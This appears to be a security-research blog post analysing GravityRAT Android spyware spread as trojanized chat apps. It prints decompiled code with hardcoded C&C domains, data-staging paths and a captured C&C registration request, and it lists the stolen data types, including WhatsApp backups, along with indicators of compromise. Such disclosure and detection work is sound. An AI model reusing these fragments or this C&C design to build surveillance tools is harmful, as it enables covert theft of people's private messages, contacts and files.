Android GravityRAT goes after WhatsApp backups

By Lukas Stefanko

ESET researchers have identified an updated version of Android GravityRAT spyware being distributed as the messaging apps BingeChat and Chatico. GravityRAT is a remote access tool known to be used since at least 2015 and previously used in targeted attacks against India. Windows, Android, and macOS versions are available, as previously documented by Cisco Talos, Kaspersky, and Cyble. The actor behind GravityRAT remains unknown; we track the group internally as SpaceCobra.

Most likely active since August 2022, the BingeChat campaign is still ongoing; however, the campaign using Chatico is no longer active. BingeChat is distributed through a website advertising free messaging services. Notable in the newly discovered campaign, GravityRAT can exfiltrate WhatsApp backups and receive commands to delete files. The malicious apps also provide legitimate chat functionality based on the open-source OMEMO Instant Messenger app.

Key points of this blogpost:

- We discovered a new version of Android GravityRAT spyware being distributed as trojanized versions of the legitimate open-source OMEMO Instant Messenger Android app.
- The trojanized BingeChat app is available for download from a website that presents it as a free messaging and file sharing service.
- This version of GravityRAT is enhanced with two new capabilities: receiving commands to delete files and exfiltrating WhatsApp backup files.

Campaign overview

We were alerted to this campaign by MalwareHunterTeam, which shared the hash for a GravityRAT sample via a tweet. Based on the name of the APK file, the malicious app is branded as BingeChat and claims to provide messaging functionality. We found the website bingechat[.]net from which this sample might have been downloaded (see Figure 1).



Figure 1. Distribution website of the malicious BingeChat messaging app

The website should provide the malicious app after tapping the DOWNLOAD APP button; however, it requires visitors to log in. We didn’t have credentials, and registrations were closed (see Figure 2). It is most probable that the operators only open registration when they expect a specific victim to visit, possibly with a particular IP address, geolocation, custom URL, or within a specific timeframe. Therefore, we believe that potential victims are highly targeted.



Figure 2. The service currently doesn't provide registrations

Although we couldn't download the BingeChat app via the website, we were able to find a URL on VirusTotal (https://downloads.bingechat[.]net/uploadA/c1d8bad13c5359c97cab280f7b561389153/BingeChat.zip) that contains the malicious BingeChat Android app. This app has the same hash as the app in the previously mentioned tweet, which means that this URL is a distribution point for this particular GravityRAT sample.

The same domain name is also referenced within the code of the BingeChat app – another hint that bingechat[.]net is used for distribution (see Figure 3).

```
<string name="free_for_six_month">¹ create your account as username@bingechat.net for 6 months free.</string>
```

```
CharSequence name = conversation.getName();
if(name.toString().contains("@conversations.im")) {
    name = name.toString().replace("@conversations.im", "@bingechat.net");
}
```

Figure 3. Distribution domain name referenced in the BingeChat app

The malicious app has never been made available in the Google Play store. It is a trojanized version of the legitimate open-source OMEMO Instant Messenger (IM) Android app, but is branded as BingeChat. OMEMO IM is a rebuild of the Android Jabber client Conversations.

As you can see in Figure 4, the HTML code of the malicious site includes evidence that it was copied from the legitimate site preview.colorlib.com/theme/BingeChat/ on July 5th, 2022, using the automated tool HTTrack; colorlib.com is a legitimate website that provides WordPress themes for download, but the BingeChat theme seems to no longer be available there. The bingechat[.]net domain was registered on August 18th, 2022.

```
view-source:https://www.bingechat.net/

1 <!doctype html>
2 <html class="no-js" lang="zxx">
3
4 <!-- Mirrored from preview.colorlib.com/theme/BingeChat/ by HTTrack Website Copier/3.x [XR&CO'2014], Tue, 05 Jul 2022 08:55:18 GMT -->
5
```

Figure 4. Log generated by the HTTrack tool and recorded in the malicious distribution website's HTML code

We do not know how potential victims were lured to, or otherwise discovered, the malicious website. Considering that downloading the app is conditional on having an account and new account registration was not possible for us, we believe that potential victims were specifically targeted. The attack overview scheme is shown in Figure 5.



Figure 5. GravityRAT distribution mechanism

Victimology

ESET telemetry data has not recorded any victims of this BingeChat campaign, further suggesting that the campaign is probably narrowly targeted. However, our telemetry has one detection of another Android GravityRAT sample in India that occurred in June 2022. In this case, GravityRAT was branded as Chatico (see Figure 6).



Figure 6. The login activity screen of Chatico

Like BingeChat, Chatico is based on the OMEMO Instant Messenger app and trojanized with GravityRAT. Chatico was most likely distributed through the chatico.co[.]uk website and also communicated with a C&C server. The domains for both the website and C&C server are now offline.

From here on out, we will only focus on the active campaign using the BingeChat app, which has the same malicious functionality as Chatico.

Attribution

The group behind the malware remains unknown, even though Facebook researchers attribute GravityRAT to a group based in Pakistan, as also previously speculated by Cisco Talos. We track the group internally under the name SpaceCobra, and attribute both the BingeChat and Chatico campaigns to this group.

Typical malicious functionality for GravityRAT is associated with a specific piece of code that, in 2020, was attributed by Kaspersky to a group that uses Windows variants of GravityRAT

In 2021, Cyble published an analysis of another GravityRAT campaign that exhibited the same patterns as BingeChat, such as a similar distribution vector for the trojan masquerading as a legit chat app, which in this case was SoSafe Chat, the use of the open-source OMEMO IM code, and the same malicious functionality. In Figure 6, you can see a comparison of malicious classes between the GravityRAT sample analyzed by Cyble and the new sample contained in BingeChat. Based on this comparison, we can state with high confidence that the malicious code in BingeChat belongs to the GravityRAT malware family



Figure 7. Comparison of the class names for the trojan masquerading as legit SoSafe Chat (left) and BingeChat (right) apps

Technical analysis

After launch, the app requests the user to allow all the necessary permissions to work properly, as shown in Figure 8. Except for permission to read the call logs, the other requested permissions are typical of any messaging application, so the device user might not be alarmed when the app requests them.



Figure 8. Permissions requested by BingeChat

As part of the app's legitimate functionality, it provides options to create an account and log in. Before the user signs into the app, GravityRAT starts to interact with its C&C server, exfiltrating the device user's data and waiting for commands to execute. GravityRAT is capable of exfiltrating:

- call logs
- contact list

- SMS messages
- files with specific extensions: jpg, jpeg, log, png, PNG, JPG, JPEG, txt, pdf, xml, doc, xls, xlsx, ppt, pptx, docx, opus, crypt14, crypt12, crypt13, crypt18, crypt32
- device location
- basic device information

Data to be exfiltrated is stored in text files on external media, then exfiltrated to the C&C server, and finally removed. The file paths for the staged data are listed in Figure 9.

```
public static File file = new File(Environment.getExternalStorageDirectory().toString() + "/Android/ebc/oww.log");
public static File sms_file = new File(Environment.getExternalStorageDirectory().toString() + "/bc/ms.log");
public static File obb_file = new File(Environment.getExternalStorageDirectory().toString() + "/Android/ebc/obb.log");
public static File loci_file = new File(Environment.getExternalStorageDirectory().toString() + "/bc/location.log");
public static File call_log = new File(Environment.getExternalStorageDirectory().toString() + "/bc/cl.log");
public static File cd_cl_log = new File(Environment.getExternalStorageDirectory().toString() + "/bc/cdcl.log");
public static File cd_sm_log = new File(Environment.getExternalStorageDirectory().toString() + "/bc/cdms.log");
public static File cs_log = new File(Environment.getExternalStorageDirectory().toString() + "/bc/cs.log");
```

Figure 9. File paths to data staged for exfiltration

This version of GravityRAT has two small updates compared to previous, publicly known versions of GravityRAT. First, it extends the list of files to exfiltrate to those with the crypt14, crypt12, crypt13, crypt18, and crypt32 extensions. These crypt files are encrypted backups created by WhatsApp Messenger. Second, it can receive three commands from a C&C server to execute:

- DeleteAllFiles – deletes files with a particular extension, exfiltrated from the device
- DeleteAllContacts – deletes contact list
- DeleteAllCallLogs – deletes call logs

These are very specific commands that are not typically seen in Android malware. Previous versions of Android GravityRAT could not receive commands at all; they could only upload exfiltrated data to a C&C server at a particular time.

GravityRAT contains two hardcoded C&C subdomains shown in Figure 10; however, it is coded to use only the first one (https://dev.androidadbserver[.]com).

```
public String[] GetActivePrivateDomain() {
    String[] privateDomains = {"https://dev.androidadbserver.com", "https://adb.androidadbserver.com"};
    return privateDomains;
}
```

Figure 10. Hardcoded initial C&C servers

This C&C server is contacted to register a new compromised device, and to retrieve two additional C&C addresses: https://cld.androidadbserver[.]com and https://ping.androidadbserver[.]com when we tested it, as shown in Figure 11.

224	https://dev.androidadbserver.com	POST	/jurassic/6c67d428.php	✓	200	655	script	php
225	https://cld.androidadbserver.com	POST	/jurassic/6c67d428.php	✓	200	647	script	php
226	https://cld.androidadbserver.com	POST	/jurassic/6c67d428.php	✓	200	628	JSON	php
227	https://cld.androidadbserver.com	POST	/jurassic/6c67d428.php	✓	200	8481	script	php
228	https://cld.androidadbserver.com	POST	/jurassic/6c67d428.php	✓	200	25474	script	php
229	https://dev.androidadbserver.com	POST	/jurassic/6c67d428.php	✓	200	585	JSON	php

Request

Pretty Raw Hex

```
POST /jurassic/6c67d428.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Pixel 4 Build/QD1A.190821.011)
Host: dev.androidadbserver.com
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 46

{
  "clientName":"register",
  "functionName":"GAD"
}
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Date: Thu, 23 Mar 2023 12:41:00 GMT
Content-Type: text/html; charset=UTF-8
X-Powered-By: PHP/7.4.32
Cf-Cache-Status: DYNAMIC
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=jj
FBtj1GbUVYC7YULavhJJyADAhysFHEO9ULP15vU83%2FDOdfVWd5VGzdXDBFfpwCWoDjt
Oz%2Fp3ks7%2FotSjhkGvtYZw3xxoCteMHC6eygPhTd4FyMuGUgaKY%3D"}],"group":
x_age":604800}
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
Cf-Ray: 7ac6beff09eab366-PRG
Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400


https://cld.androidadbserver.com~https://ping.androidadbserver.com~
```

Figure 11. C&C communication to register a new device

Again, only the first C&C server is used, this time to upload the device user's data, as seen in Figure 12.



Figure 12. Victim data exfiltration to C&C server

Conclusion

Known to have been active since at least 2015, SpaceCobra has resuscitated GravityRAT to include expanded functionalities to exfiltrate WhatsApp Messenger backups and receive commands from a C&C server to delete files. Just as before, this campaign employs messaging apps as a cover to distribute the GravityRAT backdoor. The group behind the malware uses legitimate OMEMO IM code to provide the chat functionality for the malicious messaging apps BingeChat and Chatico.

According to ESET telemetry, a user in India was targeted by the updated Chatico version of the RAT, similar to previously documented SpaceCobra campaigns. The BingeChat version is distributed through a website that requires registration, likely open only when the attackers expect specific victims to visit, possibly with a particular IP address, geolocation, custom URL, or within a specific timeframe. In any case, we believe the campaign is highly targeted.

IoCs

Files

SHA-1	Package name	ESET detection name	Description
2B448233E6C9C4594E385E799CEA9EE8C06923BD	eu.siacs.bingechat	Android/Spy.Gravity.A	GravityRAT impersonating Bin
25715A41250D4B9933E3599881CE020DE7FA6DC3	eu.siacs.bingechat	Android/Spy.Gravity.A	GravityRAT impersonating Bin
1E03CD512CD75DE896E034289CB2F5A529E4D344	eu.siacs.chatico	Android/Spy.Gravity.A	GravityRAT impersonating Cha

Network

IP	Domain	Hosting provider	First seen	Details
75.2.37[.]224	jre.jdklibraries[.]com	Amazon.com, Inc.	2022-11-16	Chatico C&C server.
104.21.12[.]211	cld.androidadbserver[.]com adb.androidadbserver[.]com	Cloudflare, Inc.	2023-03-16	BingeChat C&C servers.

IP	Domain	Hosting provider	First seen	Details
104.21.24[.]109	dev.jdklibraries[.]com	Cloudflare, Inc.	N/A	Chatico C&C server.
104.21.41[.]147	chatico.co[.]uk	Cloudflare, Inc.	2021-11-19	Chatico distribution website.
172.67.196[.]90	dev.androidadbserver[.]com ping.androidadbserver[.]com	Cloudflare, Inc.	2022-11-16	BingeChat C&C servers.
172.67.203[.]168	bingechat[.]net	Cloudflare, Inc.	2022-08-18	BingeChat distribution website.

Paths

Data is staged for exfiltration in the following places:

/storage/emulated/0/Android/ebc/oww.log
/storage/emulated/0/Android/ebc/obb.log
/storage/emulated/0/bc/ms.log
/storage/emulated/0/bc/cl.log
/storage/emulated/0/bc/cdcl.log
/storage/emulated/0/bc/cdms.log
/storage/emulated/0/bc/cs.log
/storage/emulated/0/bc/location.log

MITRE ATT&CK techniques

This table was built using version 13 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Persistence	T1398	Boot or Logon Initialization Scripts	GravityRAT receives the BOOT_COMPLETED broadcast intent to activate at device startup.
